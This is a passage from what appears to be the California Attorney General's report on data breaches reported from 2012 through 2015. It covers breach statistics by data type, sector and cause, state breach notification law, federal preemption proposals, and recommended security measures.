- More of the most sensitive personal information – Social Security numbers and medical information – was breached than other data types.
- Social Security numbers were the data type most often breached, involved in just under half of all breaches, for a total of 24 million records containing Social Security numbers. That is nearly half of the 49.6 million records of Californians breached in the four-year period.
- Medical information was included in 19 percent of breaches and 18 million records, and payment card data in 39 percent of breaches and 16 million records.
- As retailers continue their transition to EMV (chip-enabled payment cards), the attractiveness of trying to steal payment card data from in-store systems will decline and the focus of criminals on Social Security numbers will likely increase.

Industry Sectors

- The retail sector had the largest share of breaches, accounting for 25 percent of breaches and 42 percent of records breached in the past four years. Most retail breaches were caused by malware and hacking, and the type of data most commonly breached was payment card data.
- The financial sector accounted for the second largest share of breaches, 18 percent, and for 26 percent of records breached. The sector showed the greatest susceptibility to breaches caused by insiders (employees, service providers), both through unintentional errors and intentional misuse of privileges. The most common type of data breached in this sector was Social Security numbers.
- Health care, with 16 percent of breaches, continued to be particularly vulnerable to physical breaches, although malware and hacking breaches are starting to increase as the sector's transition to electronic medical records progresses. The most vulnerable information in health care was medical information, such as patient records, and Social Security numbers.
- Despite generally having less data than larger businesses, small businesses were still a significant breach risk and represented 15 percent of all breaches reported. They were most susceptible to hacking and malware attacks, but also experienced physical breaches at a greater rate than larger businesses.

Reasonable Security

Securing data is challenging, with technology evolving rapidly, business practices relying increasingly on the collection and use of personal information, and sophisticated cyber criminals waging an escalating battle. Yet securing information is the ethical and legal responsibility of the organizations with which individuals entrust their personal information. The legal obligations to secure personal information include an expanding set of laws, regulations, enforcement actions, common law duties, contracts, and self-regulatory regimes. California's information security statute requires businesses to use "reasonable security procedures and practices...to protect personal information from unauthorized, access, destruction, use, modification, or disclosure." Federal laws, including the Gramm Leach Bliley Act (GLBA) and the Health Insurance Portability and Accountability Act (HIPAA), contain general security requirements for the financial services and health care industries. Authoritative security standards describe the measures that organizations should take to achieve an appropriate standard of care for personal information.

State Breach Laws

As the number of state data breach laws has grown in recent years, there has been an effort to pass a federal law that would preempt state laws. The rationale offered has been a reduction of the burden of complying with the different state laws. The proposals under consideration in Congress, however, have tended to set the bar far below California's current level of protection. They would also in many cases preempt not only state laws on data breach but also longstanding information security and consumer protection statutes.

Recommendations

- 1) The 20 controls in the Center for Internet Security's Critical Security Controls identify a minimum level of information security that all organizations that collect or maintain personal information should meet. The failure to implement all the Controls that apply to an organization's environment constitutes a lack of reasonable security.
- 2) Organizations should make multi-factor authentication available on consumer-facing online accounts that contain sensitive personal information. This stronger procedure would provide greater protection than just the username-and-password combination for personal accounts such as online shopping accounts, health care websites and patient portals, and web-based email accounts.

- 3) Organizations should consistently use strong encryption to protect personal information on laptops and other portable devices, and should consider it for desktop computers. This is a particular imperative for health care, which appears to be lagging behind other sectors in this regard.
- 4) Organizations should encourage individuals affected by a breach of Social Security numbers or driver's license numbers to place a fraud alert on their credit files and make this option very prominent in their breach notices. This measure is free, fast, and effective in preventing identity thieves from opening new credit accounts.
- 5) State policy makers should collaborate to harmonize state breach laws on some key dimensions. Such an effort could reduce the compliance burden for companies, while preserving innovation, maintaining consumer protections, and retaining jurisdictional expertise.



Introduction

Data breaches are growing in scope, affecting more organizations and more people. Much is at stake: data breaches impose financial, reputational, and lost opportunity costs on individuals and organizations. Data breaches also threaten critical infrastructure and imperil national security.

There are real costs to individuals. Victims of a data breach are more likely to experience fraud than the general public, according to Javelin Strategy & Research.¹ In 2014, 67 percent of breach victims in the U.S. were also victims of fraud, compared to just 25 percent of all consumers.

In recognition of this growing threat, starting in 2003, California has required businesses and government agencies to notify California residents when they experience a breach of the residents' personal information. Since 2012, businesses and government agencies have also been required to notify the Attorney General on breaches affecting more than 500 Californians.

In furtherance of the breach notice law's transparency goals, we post the notices on the Attorney General's website as they are submitted. We also review the breaches, sometimes taking legal action,² and always seeking to learn from them. This report is the result of our review and analysis of the 657 data breaches reported to the Attorney General from 2012 through 2015.³

In the report we present our findings on the nature of the breaches that are occurring and what can be learned from them about threats and vulnerabilities. We also make recommendations aimed at reducing the risk of data breaches and mitigating the harms that result from them.

California's Breach Notice Law

California was the first to enact a data breach notification law, which took effect in 2003. In the twelve years since then, 46 other states, the District of Columbia, Guam, Puerto Rico, and the Virgin Islands, as well as foreign jurisdictions around the world, have enacted similar laws.⁴

The California law's original intent was to give early warning to consumers that they were at risk of identity theft so that they could act to protect themselves.⁵ The law's impact, however, has been more far-reaching. The law's transparency requirement has motivated organizations to devote greater attention and additional resources to their data privacy

and security practices and has highlighted data insecurity as a matter of concern for policy makers and the general public.

The law requires any person or business that conducts business in California, and any state or local agency, that owns or licenses “computerized data” that includes personal information to notify any resident of California whose personal information was, or is reasonably believed to have been, acquired by an unauthorized person as the result of a breach of security. Entities that maintain such data are required to notify the owner or licensee of the information in the event of a breach of the data. The complete text of the California law can be found in Appendix C.

Scope of Information Covered

When California’s law first took effect, it focused on the type of information used to commit financial identity theft: Social Security number, driver’s license number, and financial account number. The type of information covered by the law has been updated multiple times since then, in response to emerging threats and rapidly changing technology. In 2008, with awareness of burgeoning medical identity theft and its life-threatening impact for California residents, medical and health insurance information were added to the law’s purview. In 2013, with evidence that criminal organizations were targeting online account credentials, the law was amended to also include a user name or email address, in combination with a password or security question and answer that permits access to an online account. In 2015, in recognition of the growing sensitivity of the location information included in the data, data from automated license plate reader systems was added to the definition in the breach law.

Notification Trigger and Timing

The requirement to notify is triggered by the acquisition, or reasonable belief of acquisition, of personal information by an unauthorized person.

Organizations that own or license the data must notify individuals “in the most expedient time possible and without unreasonable delay.” The law conveys the need for urgency, and by providing a flexible standard, rather than a bright-line rule, it accommodates realities in particular breach situations. It allows for the time needed to determine the scope of a breach and to secure the system, and provides an option for a delay if law enforcement determines that notifying would impede a criminal investigation. An organization that maintains data on behalf of the data owner or licensee is required to immediately notify the owner or licensee of a suspected breach.

Notification Format and Delivery Method

The law's provisions are aimed at making notices helpful to recipients. As the notices were seen to be difficult to read and understand and were often lacking key information, the law was amended to require plain language and specific pieces of information that provide what individuals need to know to be able to take appropriate defensive actions:

- 1) the name and contact information of the notifying organization;
- 2) the types of personal information involved;
- 3) contact information for the credit reporting agencies in cases involving a breach of Social Security or driver's license numbers; and
- 4) the date of the breach, and a general description of the incident (if known at the time of the notification).

Additional information that may be provided in the notice includes what the organization has done to protect individuals and advice on what individuals can do to protect themselves.

Most recently, in 2015, the law was amended to require the use of a format that improves the readability of the notices.

The law has a preference for notification to take the form of a written notice mailed to individuals, but it is flexible in allowing notification by other means in certain situations. When a breach (i) requires notifying more than 500,000 people, or (ii) providing written notice would cost more than \$250,000, or (iii) an organization lacks sufficient contact information, the "substitute notice" method may be used. This method requires posting a notice on the organization's website, notifying statewide media, and sending a notice to available email addresses. In a breach of online account credentials, online notification may be used instead of a written or substitute notice, since that is the normal mode of communication between the breached organization and those affected.

Breach Victim Protection

In an effort to help breach victims, an amendment was passed in 2014 that requires organizations to offer identity theft prevention and mitigation services in breaches of Social Security or driver's license numbers. Breaches of these are the types of data put individuals at risk of new credit accounts being opened in their names, among other things, and the required services are intended to address such risks.

Other State Breach Notice Laws

The breach notification laws in the 46 other states are similar in many ways, because most are modeled on the original California law. All of them require notifying individuals when their personal information has been breached, prefer written notification but allow using the “substitute method” in certain situations, allow for a law enforcement delay, and provide an exemption from the requirement to notify when data is encrypted.

There are some differences, primarily in three areas: (i) the notification trigger, (ii) the timing for notification, and (iii) the definition of covered information.

Of the 47 states with breach laws, 36 states (77 percent) use the “harm” trigger for notification, generally allowing an organization to be relieved of its obligation to notify if the organization makes a determination that there is no reasonable risk of harm or misuse of the data. California and 10 other states (23 percent) have a standard of acquisition, or a reasonable belief of acquisition, by an unauthorized person, which can be understood as putting the data at risk of harm.

Most state breach laws (85 percent) have essentially the same notification timing provision as California—in the most expedient time possible, without unreasonable delay. Seven states have an outer boundary time limit for notification of individuals, ranging from 30 to 90 days.

There is a range of definitions of personal information. All state laws include the basic types in the original California law (Social Security number, driver’s license number, financial account number). Eight states (17 percent), including California, add medical information, and five (11 percent), including California, add online account credentials. Thirteen states (28 percent), including California, add other types of information, with health insurance information, biometric information, and taxpayer ID being the most common.

In addition, 19 states (40 percent), including California, have specific content requirements for notices. Most require what would logically be included in such a notice: a general description of the breach, the types of personal information involved, what the organization is doing in response, and contact information for the organization and for credit reporting agencies. A few have additional, unique content requirements. For example, the Massachusetts law prohibits disclosing the nature of the breach or the number of residents affected in the notice, and the Wisconsin law requires the notice to tell the recipient to make a written request to learn the personal information involved.

Twenty-five states (53 percent) require a breached organization to notify the state Attorney General and/or another government agency.

Federal Data Breach Proposals

As the number of state laws has grown in recent years, there has been an effort to pass a federal breach notice law that would preempt state laws and set a national uniform standard. The rationale offered has been regulatory simplification and reduction of the burden of complying with the different state laws. The proposals under consideration in Congress, however, have tended to set the consumer protection bar very low. And in many cases they would preempt not only state laws on data breach, but also longstanding information security and consumer protection statutes.

In addition to the overly broad preemptive scope, the federal breach law proposals would infringe on state-based innovation. Over the years, states have proven nimble in responding to rapidly changing circumstances that affect their residents. As discussed earlier, California has made several amendments to the law. Preempting the right of states to make such adjustments in the law would deprive their residents and other jurisdictions of valuable insight and information that can inform timely innovation and adaptation to evolving technology.

Not only would most of the federal proposals lower the level of protection provided below that in states with stronger laws, but residents of other states would lose the benefit they now enjoy from the highest-common-denominator approach many organizations take in multi-state breach responses, in effect affording California-level protections to residents of all states.

The federal proposals tend to use very narrow definitions of harm and of personal information and to set overly rigid timelines for notification. The vast majority of state breach laws have a flexible timing provision, which allows for achieving an appropriate balance. While a specific deadline may be intended to prevent major delay, the outer bound may become the de facto standard for notification. The time needed from discovery to notification is also very fact specific. A deadline of 30 or 45 days would be too long in many cases, and might be too short in others. Furthermore, what constitutes a reasonable time for notification today might be unreasonable tomorrow, as technological improvements allow for faster forensic analysis, cheaper and more effectively targeted notice, and an improved ability by companies to quickly provide consumers with remedies.

Many of the federal proposals would also encroach on enforcement by State Attorneys General. Even when allowing enforcement by State Attorneys General, they would do so with restrictions, such as requiring prior notice to federal agencies and enforcement only in federal court. The states have been leaders in privacy protection and have protected their residents from irreparable harm by enforcing state breach laws. Placing such restrictions on State Attorneys General would unnecessarily hamper their ability to protect consumers.

Update on Previous Breach Reports

EMV Developments

In our 2014 data breach report, in the wake of the series of large retailer breaches of payment card data that occurred in 2013, we encouraged the prompt adoption of the improved security offered by chip-enabled payment cards, also known as EMV (named for the three companies that originated the standard: Europay, MasterCard, and Visa). EMV is a replacement for magnetic stripe cards, offering greater security because stolen mag-stripe data can be used to create counterfeit credit cards. EMV creates a one-time code for each transaction, rendering it impossible to use stolen card data to make counterfeit cards for use at the point of sale. The use of counterfeit cards is the most common type of card fraud, responsible for \$3 billion, for 45 percent of U.S. card fraud losses in 2014.⁶

In our report, we recommended that retailers move promptly to update their point-of-sale terminals to be able to read chip-enabled cards, particularly in light of the October 2015 “liability shift.” Prior to the shift, liability for card fraud among the parties was determined by the card brands (Visa, MasterCard, Discover, and American Express). This shift changed the apportionment of liability to make the party with the lower level of security, that is, the one that has not enabled EMV (retailer or card issuer), liable for the cost of fraud resulting from counterfeit card transactions. Card-issuing banks have upgraded their cards, with 98 percent of total payment cards in the U.S. now bearing chips.⁷ Retailers have more work to do in upgrading their terminals to accept cards bearing chips, and the full transition to EMV is not expected to be complete until the end of 2017. In the meantime, until all retailer terminals have been upgraded, the new chip cards still also retain the vulnerable magnetic stripe, so we can continue to expect breaches of payment card data at the point of sale for a few more years, until all retail terminals are chip-enabled and the magnetic stripe can be eliminated from cards.

As EMV migration advances, we also anticipate seeing a shift in breach targets from “brick-and-mortar” stores sale to online merchants, where stolen card data retains value because the full account number is used for purchases. Data other than payment card data will also increasingly be targeted. For example, Javelin Strategy & Research predicts that businesses that store or transmit Social Security numbers will become high-value targets.⁸

Health Care Sector Encryption

In both our previous breach reports, we recommended that the health care sector adopt stronger encryption practices to protect medical information on portable devices and consider it for desktop computers as well. We made this recommendation because we saw

that health care was experiencing a much higher rate of breaches of stolen equipment containing unencrypted data than other sectors. The trend in health care breaches in the past two years suggests some improvement in encryption practices. In 2012, 68 percent of health care breaches were the result of stolen or lost equipment, compared to 21 percent of breaches in all other sectors. In 2015, 39 percent of health care breaches were of this type, while in other sectors it accounted for just 13 percent. There is still a long way to go in addressing this preventable type of breach.

Breach Notices

We also recommended making breach notices easier to understand and strengthening the substitute notice procedure. As previously described, the new addition to California's breach notification law requires breach notices to use a format that will make them easier to understand by prescribing one of two options: (i) use the title "Notice of Data Breach" and the headers "What Happened," "What Information Was Involved," "What We Are Doing," "What You Can Do," and "For More Information;" or (ii) use the form provided in the statute. In addition, the law requires organizations to maintain substitute notices posted on their websites for a minimum of 30 days, and it defines conspicuous posting as being linked on the home page, with the link distinguished from the rest of the page by color, size of type, or by symbols that draw attention to it.

Resources for Consumers

In last year's report, we also commented on the particular risk that debit cardholders face in payment data breaches and the inadequacy of the usual advice given in breach notices to protect against this risk. To address this and to provide appropriate guidance for consumers on breaches of all types of data, we published Breach Help: Consumer Tips from the California Attorney General. This information sheet provides specific advice for different types of data breached. Regarding debit card data, the advice is to monitor the account online, promptly report any unauthorized transaction, and consider cancelling the card as the best way to protect the linked bank account. Breach Help is just one of a broad range of privacy resources for consumers, in English and Spanish, available on the Attorney General's website. For more helpful information, visit www.oag.ca.gov/privacy.


Advice on what to do in response to a breach notice is available in Breach Help: Consumer Tips from the California Attorney General, at www.oag.ca.gov/privacy.



Findings

As noted earlier, from 2012 through 2015, the Attorney General received reports of 657 data breaches that involved the personal information of more than 500 California residents. After increasing for the previous two years, the number of breaches remained essentially flat in 2015.

Figure 1: Number of Breaches, 2012-2015



While the total number of breaches did not increase in the past year, the total number of Californians affected rose dramatically from 4.3 million in 2014 to over 24 million in 2015.

Figure 2: Number of Records Breached, 2012-2015





Figure 3 shows the mean and median breach size by year. While the median breach size has been fairly steady at between 2,000 and 3,000 records, the mean was much higher in 2013 and 2015, due to a few larger breaches.

Figure 3: Mean and Median Breach Size, 2012-2015



The jump in size from 2012 to 2013, as discussed in our last breach report, is attributable to two very large breaches at two retailers, LivingSocial and Target, each involving the information of approximately 7.5 million Californians. This explains the considerable difference between the mean (average) breach size in 2013 of 117,621 and the median of 2,388. If the two outliers were omitted, the total number affected for 2013 would have been 3.5 million instead of 18.5 million with a mean of 21,000. In 2014, the largest reported breach, at Shutterfly, affected just under one million Californians.


Breaches reported in 2015 account for half of the over 49 million Californians affected in the past four years. In 2015, there were four incidents that each breached the information of over two million Californians: Anthem at 10.4 million was the largest, followed by UCLA Health at 4.5 million, next was PNI Digital Media with 2.7 million Californian customers of online photo centers (Costco, RiteAid, and CVS) that it services, and finally, T-Mobile/Experian at 2.1 million.

Breach Types

As in previous reports, we categorize breaches by type, as seen in Figure 4 below.⁹

- *Malware and hacking breaches* are caused by intentional intrusions into computer systems by unauthorized outsiders.
- *Physical breaches* result from the theft or loss of unencrypted data stored on laptops, desktop computers, hard drives, USB drives, data tapes or paper documents.
- *Error breaches* stem from anything insiders (employees or service providers) unintentionally do or leave undone that exposes personal information to unauthorized individuals.
- *Misuse breaches* are the result of trusted insiders intentionally using privileges in unauthorized ways.

Figure 4: Breaches by Type, 2012-2015



Malware and Hacking

More than half of the reported breaches in the past four years are categorized as malware and hacking. This type has accounted for the largest share of breaches every year. This type of breach affected over 44 million records, 90 percent of all records breached. The six biggest breaches are all of this type and together comprise over 70 percent of all records breached. See Figure 5.

Figure 5: Mean and Median Breach Size, 2012-2015

Anthem, Inc.	10.4 million	2015
Target	7.5 million	2013
Living Social	7.5 million	2013
UCLA Health	4.5 million	2015
PNI Digital Media (Costco/RiteAid/CVS)	2.8 million	2015
T-Mobile USA, Inc. (Experian)	2.1 million	2015


Physical Theft and Loss

Breaches resulting from physical theft and loss are the next largest segment, accounting for 22 percent of all breaches from 2012 to 2015. Physical breaches accounted for 2.8 million records, or six percent of all records of Californians breached.

Miscellaneous Errors

Breaches resulting from errors by insiders (employees, service providers) made up 17 percent of total breaches and four percent (two million) of total records breached. As shown in Figure 6, misdelivery of personal information to an unintended recipient, whether by email, postal mail, fax, or other means, was the most common type of error. It comprised 46 percent of the error breaches and eight percent of all breaches, was. The next most common type of error breach is the unintentional posting of information on a public website,

Figure 6: Error Breaches by Type of Error, 2012-2015



making up 35 percent of error breaches and six percent of all breaches. Other errors that account for the remaining breaches of this type include failing to shred documents or “wipe” digital data from devices when discarding them, and allowing unauthorized employees to have access to data.


Misuse

Misuse of access privileges by insiders accounted for the smallest share of breaches, at seven percent. This type of breach put over 206,000 records of Californians at risk, representing less than one percent of total records breached.

Key Trends in Breach Types


As seen in Figure 7, the incidence of malware and hacking breaches has trended generally up, almost doubling from 2012 to 2015. At the same time, the share of breaches resulting from physical loss and theft has gone down, from 27 percent of breaches in 2012 to 17 percent in 2015. This may reflect a more widespread and effective use of encryption to protect data in transit.

Figure 7: Type of Breach by Year, 2012-2015




As Figure 8 shows, the biggest breaches by far were the result of malware and hacking. Physical breaches came in a distant second, accounting for six percent of records, followed by error breaches at four percent, and breaches resulting from intentional misuse by insiders at under one percent.

Figure 8: Type of Breach by Number of Records Breached, 2012-2015



Malware and hacking were the major threat in both share of breaches (54 percent) and share of records breached (90 percent), as shown in Figure 9. While physical breaches were the next most common type, at 22 percent, they tend to be smaller than malware and hacking breaches, accounting for just six percent of total records breached. Breaches caused by insiders, whether from unintentional errors or intentional misuse, are also smaller.

Figure 9: Type of Breach by Share of Breaches and Records, 2012-2015



Data Types

The types of data covered by California's breach law are (i) name, plus Social Security number, driver's license number, financial account number (such as bank account numbers and payment card numbers), medical information, or health insurance information; and (ii) credentials for online accounts (user ID or email address, plus password or security question and answer).¹⁰

Social Security numbers are among the most sensitive data types, because their abuse is the most difficult type of fraud for consumers to detect, protect against, and recover from. When a single credit or debit card account number is stolen, the victim can discover it in the next bill (if not earlier) and can stop the fraud by closing the account. It is a different story for stolen Social Security numbers. In the hands of identity thieves, Social Security numbers, and to a lesser extent driver's license numbers, can be used for a variety of purposes. They enable thieves to open new credit accounts, take out loans, apply for and receive government benefits, among other things – all in the victim's name. They can also be used for other fraudulent purposes, including taking over existing bank accounts and getting health care or government benefits. Criminals have provided stolen Social Security numbers when arrested, resulting in the creation of fraudulent criminal records in the victim's name. Such uses can take months or sometimes years to detect. Even when detected, undoing the damage can be very challenging because it is almost never possible to change

